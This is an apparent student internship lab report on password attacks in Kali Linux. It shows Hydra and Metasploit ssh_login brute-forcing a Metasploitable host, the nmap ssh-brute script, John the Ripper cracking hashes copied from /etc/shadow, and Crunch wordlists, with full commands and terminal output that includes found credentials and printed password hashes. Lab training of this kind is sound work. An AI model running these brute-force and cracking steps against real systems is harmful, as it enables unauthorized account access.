

INTERNSHIP PROJECT NO. 1

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
System Hacking: -

1.Hydra

Hydra is commonly used by penetration testers used together with a set of programmes like crunch, which are used to generate wordlists. Hydra is then used to test the attacks using the wordlists that these programmes created. Hydra is set to be updated over time as more services become supported.

To perform hydra attack, in kali open root folder and create

- A file as “jui.txt” and “password.txt” using ‘touch’
- //cat > jui.txt (enter different file names)
- // cat > password.txt(enter different password and one same as in jui.txt to check)
- hydra -L /root/jui.txt -P /root/password.txt [telnet://\(ip address\)](#)



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kali-linux-2021.1-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
root@kali: /home/kali
10:11 AM 61%
File Actions Edit View Help
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-21 10:02:44
root@kali: /home/kali
ls
Desktop Documents Downloads Jui.txt Music password.txt Pictures projecthack.apk projecthacking.apk Public Templates use Videos
root@kali: /home/kali
cd jui.txt
cd: not a directory: jui.txt
root@kali: /home/kali
cat jui.txt
msfadmin
root
kali
root@kali: /home/kali
cat password.txt
msfadmin
root
jklt
root@kali: /home/kali
hydra -L /home/kali/jui.txt -P /home/kali/password.txt telnet://192.168.101.129
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-21 10:09:24
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:3/p:3), ~1 try per task
[DATA] attacking telnet://192.168.101.129:23/
[23][telnet] host: 192.168.101.129 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-21 10:09:32
root@kali: /home/kali
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
2.Auxiliary Module

Auxiliary modules are essentially used to cover the first stage of a penetration test—fingerprinting and vulnerability scanning. The Auxiliary module system includes the Scanner mixing, which makes it possible to write scanning modules that will target one host or a range of user specified hosts.

To perform auxiliary attack, in kali open root folder

Terminal 1: msf console → use auxiliary/scanner/ssh/ssh_ → use auxiliary/scanner/ssh/ssh_login

Terminal 2: nmap -sT -sV ipaddresss



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+ -- [ 592 payloads - 45 encoders - 10 nops ]
+ -- [ 8 evasion ]
Metasploit tip: View advanced module options with
advanced
msf6 > use auxiliary/scanner/ssh/ssh_login
use auxiliary/scanner/ssh/ssh_enum_git_keys use auxiliary/scanner/ssh/ssh_identify_pubkeys use auxiliary/scanner/ssh/ssh_login_pubkey
use auxiliary/scanner/ssh/ssh_enumusers use auxiliary/scanner/ssh/ssh_login use auxiliary/scanner/ssh/ssh_version
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options
Module options (auxiliary/scanner/ssh/ssh_login):


| Name             | Current Setting | Required | Description                                                                       |
|------------------|-----------------|----------|-----------------------------------------------------------------------------------|
| BLANK_PASSWORDS  | false           | no       | Try blank passwords for all users                                                 |
| BRUTEFORCE_SPEED | 5               | yes      | How fast to bruteforce, from 0 to 5                                               |
| DB_ALL_CREDS     | false           | no       | Try each user/password couple stored in the current database                      |
| DB_ALL_PASS      | false           | no       | Add all passwords in the current database to the list                             |
| DB_ALL_USERS     | false           | no       | Add all users in the current database to the list                                 |
| PASSWORD         | false           | no       | A specific password to authenticate with                                          |
| PASS_FILE        | false           | no       | File containing passwords, one per line                                           |
| RHOSTS           |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:opath' |
| RPORT            | 22              | yes      | The target port                                                                   |
| STOP_ON_SUCCESS  | false           | yes      | Stop guessing when a credential works for a host                                  |
| THREADS          | 1               | yes      | The number of concurrent threads (max one per host)                               |
| USERNAME         |                 | no       | A specific username to authenticate as                                            |
| USERPASS_FILE    |                 | no       | File containing users and passwords separated by space, one pair per line         |
| USER_AS_PASS     | false           | no       | Try the username as the password for all users                                    |
| USER_FILE        |                 | no       | File containing usernames, one per line                                           |
| VERBOSE          | false           | yes      | Whether to print output for all attempts                                          |


msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/Jui.txt
USER_FILE => /home/kali/Jui.txt
msf6 auxiliary(scanner/ssh/ssh_login) > setPASS_FILE /home/kali/password.txt
PASS_FILE => /home/kali/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.101.129
RHOSTS => 192.168.101.129
msf6 auxiliary(scanner/ssh/ssh_login) > run
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USERNAME           no      A specific username to authenticate as
USERPASS_FILE      no      File containing users and passwords separated by space, one pair per line
USER_AS_PASS       false     Try the username as the password for all users
USER_FILE          no      File containing usernames, one per line
VERBOSE            false     Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/Jui.txt
USER_FILE => /home/kali/Jui.txt
msf6 auxiliary(scanner/ssh/ssh_login) > setPASS_FILE /home/kali/password.txt
[*] Unknown command: setPASS_FILE.
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/kali/password.txt
PASS_FILE => /home/kali/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS192.168.101.129
[*] Unknown variable
Usage: set [option] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.

msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.101.129
RHOSTS => 192.168.101.129
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.101.129:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
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3. NSE Script

The Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible features. It allows users to write (and share) simple scripts to automate a wide variety of networking tasks. Those scripts are then executed in parallel with the speed and efficiency you expect from Nmap. Users can rely on the growing and diverse set of scripts distributed with Nmap, or write their own to meet custom needs. We designed NSE to be versatile, with the following tasks in mind:

Network discovery

This is Nmap's bread and butter. Examples include looking up whois data based on the target domain, querying ARIN, RIPE, or APNIC for the target IP to determine ownership, performing identd lookups on open ports, SNMP queries, and listing available NFS/SMB/RPC shares and services.

To perform NSE script, in kali:

- cd
- /user/share/nmap/scripts
- ls
- ls -L | grep ssh
- nmap --script ssh -brute.ns

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qterminal
root@kali: /usr/share/nmap/scripts

File Actions Edit View Help

cvs-brute.nse
cvs-brute-repository.nse
daap-get-library.nse
daytime.nse
db2-das-info.nse
deluge-rpc-brute.nse
dhcp-discover.nse
dicom-brute.nse
dicom-ping.nse
dict-info.nse
distcc-cve2004-2687.nse
dns-blacklist.nse
dns-brute.nse
dns-cache-snoop.nse
dns-check-zone.nse
dns-client-subnet-scan.nse
dns-fuzz.nse
dns-ip-arp-scan.nse
dns-nsec3-enum.nse
dns-nsec-enum.nse
dns-nsid.nse
dns-random-srptop.nse
dns-random-txid.nse
dns-recursion.nse
dns-service-discovery.nse
dns-try-enum.nse
dns-update.nse
dns-zeustracker.nse
dns-zone-transfer.nse
docker-version.nse
domcon-brute.nse
domcon-cmd.nse
domino-enum-users.nse
drda-brute.nse
drda-info.nse
duplicates.nse
eap-info.nse
enip-info.nse
epmd-info.nse
epnp-enum-processes.nse

http-headers.nse
http-hp-ilo-info.nse
http-huawei-hg5xx-vuln.nse
http-icloud-findmyphone.nse
http-icloud-sendmsg.nse
http-ii-short-name-brute.nse
http-ii-webdav-vuln.nse
http-internal-ip-disclosure.nse
http-joomla-brute.nse
http-jsoup-detection.nse
http-litespeed-sourcecode-download.nse
http-mcp.nse
http-majordomo2-dir-traversal.nse
http-mobileversion-checker.nse
http-malware-host.nse
http-mcp.nse
http-methods.nse
http-method-tamper.nse
http-mobx-info.nse
http-ntlm-info.nse
http-open-proxy.nse
http-open-redirect.nse
http-open-redirect.nse
http-phpmymadmin-dir-traversal.nse
http-phpself-xxs.nse
http-php-version.nse
http-proxy-brute.nse
http-put.nse
http-qnap-nas-info.nse
http-router-checker.nse
http-rfi-spider.nse
http-robots.txt.nse
http-robotx-reverse-ip.nse
http-robotx-shared.nse
http-sap-netweaver-leak.nse
http-security-headers.nse
http-server-header.nse
http-shellshock.nse
http-sitemap-generator.nse
http-slowloris-check.nse
http-slowloris.nse
http-sql-injection.nse

iscsi-info.nse
isns-info.nse
jdpw-exec.nse
jdpw-info.nse
jdpw-inject.nse
jdpw-version.nse
knx-gateway-discover.nse
knx-gateway-info.nse
krb5-enum-users.nse
ldap-brute.nse
ldap-novell-getpass.nse
ldap-rootdse.nse
ldap-search.nse
lexmark-config.nse
llnvr-resolve.nse
ltd-discovery.nse
lu-enum.nse
maxdb-info.nse
mcafee-epo-agent.nse
membase-brute.nse
membase-http-info.nse
memcached-info.nse
metasploit-info.nse
metasploit-msgrpc-brute.nse
metasploit-xmlrpc-brute.nse
mikrotik-routeros-brute.nse
mmouse-brute.nse
mmouse-exec.nse
modbus-discover.nse
mongodb-brute.nse
mongodb-databases.nse
mongodb-info.nse
mqtt-subscribe.nse
mrinfo.nse
msrpc-enum.nse
ms-sql-brute.nse
ms-sql-config.nse
ms-sql-dac.nse
ms-sql-dump-hashtables.nse
ms-sql-empty-password.nse
ms-sql-hadodaccess.nse

rfc868-time.nse
riak-http-info.nse
rlogin-brute.nse
rmi-dumpregistry.nse
rmi-vuln-classloader.nse
rpcap-brute.nse
rpcap-info.nse
rpc-grind.nse
rpcinfo.nse
rsa-vuln-rca.nse
rsync-brute.nse
rsync-list-modules.nse
rtsp-methods.nse
rtsp-url-brute.nse
rsync-brute.nse
s7-info.nse
samba-vuln-cve-2012-1182.nse
script-do
servicetags.nse
shodan-api.nse
sip-brute.nse
sip-call-spoof.nse
sip-enum-users.nse
sip-methods.nse
skypev2-version.nse
smb2-capabilities.nse
smb2-security-mode.nse
smb2-time.nse
smb2-enum-uptime.nse
smb-brute.nse
smb-double-pulsar-backdoor.nse
smb-enum-domains.nse
smb-enum-groups.nse
smb-enum-processes.nse
smb-enum-services.nse
smb-enum-sessions.nse
smb-enum-shares.nse
smb-enum-users.nse
smb-flood.nse
smb-ls.nse
smb-menum.nse

telnet-encryption.nse
telnet-ntlm-info.nse
tftp-enum.nse
tftp-info.nse
tls-alpn.nse
tls-nextprotoneg.nse
tls-ticketbleed.nse
tnc3270-screen.nse
tor-consensus-checker.nse
traceroute-geolocation.nse
tso-brute.nse
tso-enum.nse
ubiquiti-discovery.nse
unittest.nse
unusual-port.nse
upnp-info.nse
uptime-agent-info.nse
url-snarf.nse
ventrilo-info.nse
versant-info.nse
vmauthd-brute.nse
vmware-version.nse
vnc-brute.nse
vnc-info.nse
vnc-title.nse
voldmord-info.nse
vtan-enum.nse
vulners.nse
vuze-dht-info.nse
web-version.nse
weblogic-t3-info.nse
whois-domain.nse
whois-ip.nse
wdd-discover.nse
x11-access.nse
xdmcp-discover.nse
xmlrpc-methods.nse
xmpp-brute.nse
xmpp-info.nse

root@kali: /usr/share/nmap/scripts
ls -l /usr/share/nmap/scripts
-rw-r--r-- 1 root root 5391 Oct 12 2020 nse2-enum-algos.nse
-rw-r--r-- 1 root root 1200 Oct 12 2020 nse-auth-methods.nse
-rw-r--r-- 1 root root 3045 Oct 12 2020 nse-brute.nse
-rw-r--r-- 1 root root 16036 Oct 12 2020 nse-hostkey.nse
-rw-r--r-- 1 root root 5948 Oct 12 2020 nse-publickey-acceptance.nse
-rw-r--r-- 1 root root 3781 Oct 12 2020 nse-run.nse
-rw-r--r-- 1 root root 1423 Oct 12 2020 nse-vl.nse

root@kali: /usr/share/nmap/scripts
nmap --script ssh-brute.nse -p 22 192.168.101.129
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Player
qterminal
root@kali: /usr/share/nmap/scripts

Kazam
Record a video or take a screenshot of your screen

NSE: [ssh-brute] Trying username/password pair: webadmin:hello
NSE: [ssh-brute] Trying username/password pair: sysadmin:hello
NSE: [ssh-brute] Trying username/password pair: netadmin:hello
NSE: [ssh-brute] Trying username/password pair: guest:hello
NSE: [ssh-brute] Trying username/password pair: web:hello
NSE: [ssh-brute] Trying username/password pair: test:hello
NSE: [ssh-brute] Trying username/password pair: root:playboy
NSE: [ssh-brute] Trying username/password pair: admin:playboy
NSE: [ssh-brute] Trying username/password pair: administrator:playboy
NSE: [ssh-brute] Trying username/password pair: webadmin:playboy
NSE: [ssh-brute] Trying username/password pair: sysadmin:playboy
NSE: [ssh-brute] Trying username/password pair: netadmin:playboy
NSE: [ssh-brute] Trying username/password pair: guest:playboy
NSE: [ssh-brute] Trying username/password pair: web:playboy
NSE: [ssh-brute] Trying username/password pair: test:playboy
NSE: [ssh-brute] Trying username/password pair: root:charlie
NSE: [ssh-brute] Trying username/password pair: admin:charlie
NSE: [ssh-brute] Trying username/password pair: administrator:charlie
NSE: [ssh-brute] Trying username/password pair: webadmin:charlie
NSE: [ssh-brute] Trying username/password pair: sysadmin:charlie
NSE: [ssh-brute] Trying username/password pair: netadmin:charlie
NSE: [ssh-brute] Trying username/password pair: guest:charlie
NSE: [ssh-brute] Trying username/password pair: web:charlie
NSE: [ssh-brute] Trying username/password pair: test:charlie
NSE: [ssh-brute] Trying username/password pair: root:elizabeth
NSE: [ssh-brute] Trying username/password pair: admin:elizabeth
NSE: [ssh-brute] Trying username/password pair: administrator:elizabeth
NSE: [ssh-brute] Trying username/password pair: webadmin:elizabeth
NSE: [ssh-brute] Trying username/password pair: sysadmin:elizabeth
NSE: [ssh-brute] Trying username/password pair: netadmin:elizabeth
NSE: [ssh-brute] Trying username/password pair: guest:elizabeth
NSE: [ssh-brute] Trying username/password pair: web:elizabeth
NSE: [ssh-brute] Trying username/password pair: test:elizabeth
NSE: [ssh-brute] Trying username/password pair: root:samantha
NSE: [ssh-brute] Trying username/password pair: admin:samantha
NSE: [ssh-brute] Trying username/password pair: administrator:samantha
NSE: [ssh-brute] Trying username/password pair: webadmin:samantha
NSE: [ssh-brute] Trying username/password pair: sysadmin:samantha
NSE: [ssh-brute] Trying username/password pair: netadmin:samantha
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.
NSE: [ssh-brute] usernames: Time limit 10m00s exceeded.
NSE: [ssh-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.101.129
Host is up (0.00049s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-brute:
|_ Accounts:
|_ user:user - Valid credentials
|_ Statistics: Performed 574 guesses in 604 seconds, average tps: 0.9
MAC Address: 00:0C:29:04:C8:CF (VMware)

Nmap done: 1 IP address (1 host up) scanned in 611.34 seconds
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John the ripper

When you enter a password into an account, the password is not saved in a raw format. The hashing algorithm converts the raw password into a series of characters (hash) that would take a lot of time and resources to decode. This is where John the Ripper comes in. John the Ripper is a free, open-source password

cracking and recovery security auditing tool available for most operating systems. It has a bunch of passwords in both raw and hashed format. This bunch of passwords stored together is known as a password dictionary. Now to crack the password, John the Ripper will identify all potential passwords in a hashed format. It will then match the hashed passwords with the initial hashed password and try to find a match. If a match is found in the password hash, John the Ripper then displays the password in raw form as the cracked password. The process of matching the password hashes to locate a match is known as a dictionary attack.

To perform john the ripper, in kali:

- sudo su
- cat /etc/shadow(result=xyz)
- cat > test.txt(enter,xyz)
- cat test.txt
- john test.txt

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(root@kali)~[/home/testuser]
# cat > test.txt
root:!:18946:0:99999:7:::
daemon*:18946:0:99999:7:::
bin*:18946:0:99999:7:::
sys*:18946:0:99999:7:::
sync*:18946:0:99999:7:::
games*:18946:0:99999:7:::
man*:18946:0:99999:7:::
lp*:18946:0:99999:7:::
mail*:18946:0:99999:7:::
news*:18946:0:99999:7:::
uucp*:18946:0:99999:7:::
proxy*:18946:0:99999:7:::
www-data*:18946:0:99999:7:::
backup*:18946:0:99999:7:::
list*:18946:0:99999:7:::
irc*:18946:0:99999:7:::
gnats*:18946:0:99999:7:::
nobody*:18946:0:99999:7:::
_apt*:18946:0:99999:7:::
systemd-timesync*:18946:0:99999:7:::
systemd-network*:18946:0:99999:7:::
systemd-resolve*:18946:0:99999:7:::
mysql:!:18946:0:99999:7:::
tss*:18946:0:99999:7:::
strongswan*:18946:0:99999:7:::
ntp*:18946:0:99999:7:::
messagebus*:18946:0:99999:7:::
redsocks:!:18946:0:99999:7:::
rwhod*:18946:0:99999:7:::
iodine*:18946:0:99999:7:::
miredo*:18946:0:99999:7:::
_rpc*:18946:0:99999:7:::
usbmux*:18946:0:99999:7:::
tcpdump*:18946:0:99999:7:::
rtkit*:18946:0:99999:7:::
sshd*:18946:0:99999:7:::
statd*:18946:0:99999:7:::
postgres*:18946:0:99999:7:::
avahi*:18946:0:99999:7:::
stunnel4:!:18946:0:99999:7:::
Debian-snmpp:!:18946:0:99999:7:::
ssllh:!:18946:0:99999:7:::
nm-openvpn*:18946:0:99999:7:::
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(root@kali)~[/home/testuser]
# cat /etc/shadow
root:!:18946:0:99999:7:::
daemon*:18946:0:99999:7:::
bin*:18946:0:99999:7:::
sys*:18946:0:99999:7:::
sync*:18946:0:99999:7:::
games*:18946:0:99999:7:::
man*:18946:0:99999:7:::
lp*:18946:0:99999:7:::
mail*:18946:0:99999:7:::
news*:18946:0:99999:7:::
uucp*:18946:0:99999:7:::
proxy*:18946:0:99999:7:::
www-data*:18946:0:99999:7:::
backup*:18946:0:99999:7:::
list*:18946:0:99999:7:::
irc*:18946:0:99999:7:::
gnats*:18946:0:99999:7:::
nobody*:18946:0:99999:7:::
_apt*:18946:0:99999:7:::
systemd-timesync*:18946:0:99999:7:::
systemd-network*:18946:0:99999:7:::
systemd-resolve*:18946:0:99999:7:::
mysql:!:18946:0:99999:7:::
tss*:18946:0:99999:7:::
strongswan*:18946:0:99999:7:::
ntp*:18946:0:99999:7:::
messagebus*:18946:0:99999:7:::
redsocks:!:18946:0:99999:7:::
rwhod*:18946:0:99999:7:::
iodine*:18946:0:99999:7:::
miredo*:18946:0:99999:7:::
_rpc*:18946:0:99999:7:::
usbmux*:18946:0:99999:7:::
tcpdump*:18946:0:99999:7:::
rtkit*:18946:0:99999:7:::
sshd*:18946:0:99999:7:::
statd*:18946:0:99999:7:::
postgres*:18946:0:99999:7:::
avahi*:18946:0:99999:7:::
stunnel4:!:18946:0:99999:7:::
Debian-snmpp:!:18946:0:99999:7:::
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systemd-coredump:!*:18946:::
home:$6$0i0TznSx0bt/QRHt$tCMBxJoJAYdm.OXFw/sTDwEsGpaytoa2.dQlsx9uW/ZMU1vi590gdqqKTH6Y0nypkCZJnVILHZPlVDWvfHy7/..:18949:0:99999:7:::
testuser:$6$3TUieCZUP809yzS5$y6bYr6JzzPB/DCigZBZCF60aQrJ1RNGrKuxI25MIR1J.vSx1yKrxlQtauzeIOnAZBZr4pRCIaewSShFlcTBQB/:18949:0:99999:7:::
^C

(root@kali)-[/home/testuser]
# ls
Desktop Documents Downloads Music Pictures Public Templates test.txt Videos

(root@kali)-[/home/testuser]
# john test.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Remaining 2 password hashes with 2 different salts
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
home (home)
testuser (testuser)
2g 0:00:00:00 DONE 1/3 (2021-11-18 07:40) 16.66g/s 125.0p/s 133.3c/s 133.3C/s testuser..home
Use the "--show" option to display all of the cracked passwords reliably
Session completed

(root@kali)-[/home/testuser]
#
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Password generating using Crunch

In order to hack a password, we have to try a lot of passwords to get the right one. When an attacker uses thousands or millions of words or character combinations to crack a password there is no surety that any one of those millions of combinations will work or not. This collection of a different combination of characters is called a wordlist. And in order to crack a password or a hash, we need to have a good wordlist which could break the password. So to do so we have a tool in kali Linux called crunch is a wordlist generating tool that comes pre-installed with Kali Linux. It is used to generate custom keywords based on wordlists. It generates a wordlist with permutation and combination. We could use some specific patterns and symbols to generate a wordlist.

To perform crunch attack, in kali:

- sudo su
- ls
- crunch 5 8 abcdef123 -o password.txt

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qterminal
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(root@kali)-[/home/kali]
# ls
Desktop Documents Downloads files.txt Jui.txt Music password.txt Pictures projecthack.apk projecthacking.apk Public Templates use Videos whitehat.txt

(root@kali)-[/home/kali]
# crunch 5 8 abcdef123 -o password.txt
Crunch will now generate the following amount of data: 429758622 bytes
1.69 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 48420180
crunch: 83% completed generating output
crunch: 100% completed generating output

(root@kali)-[/home/kali]
#
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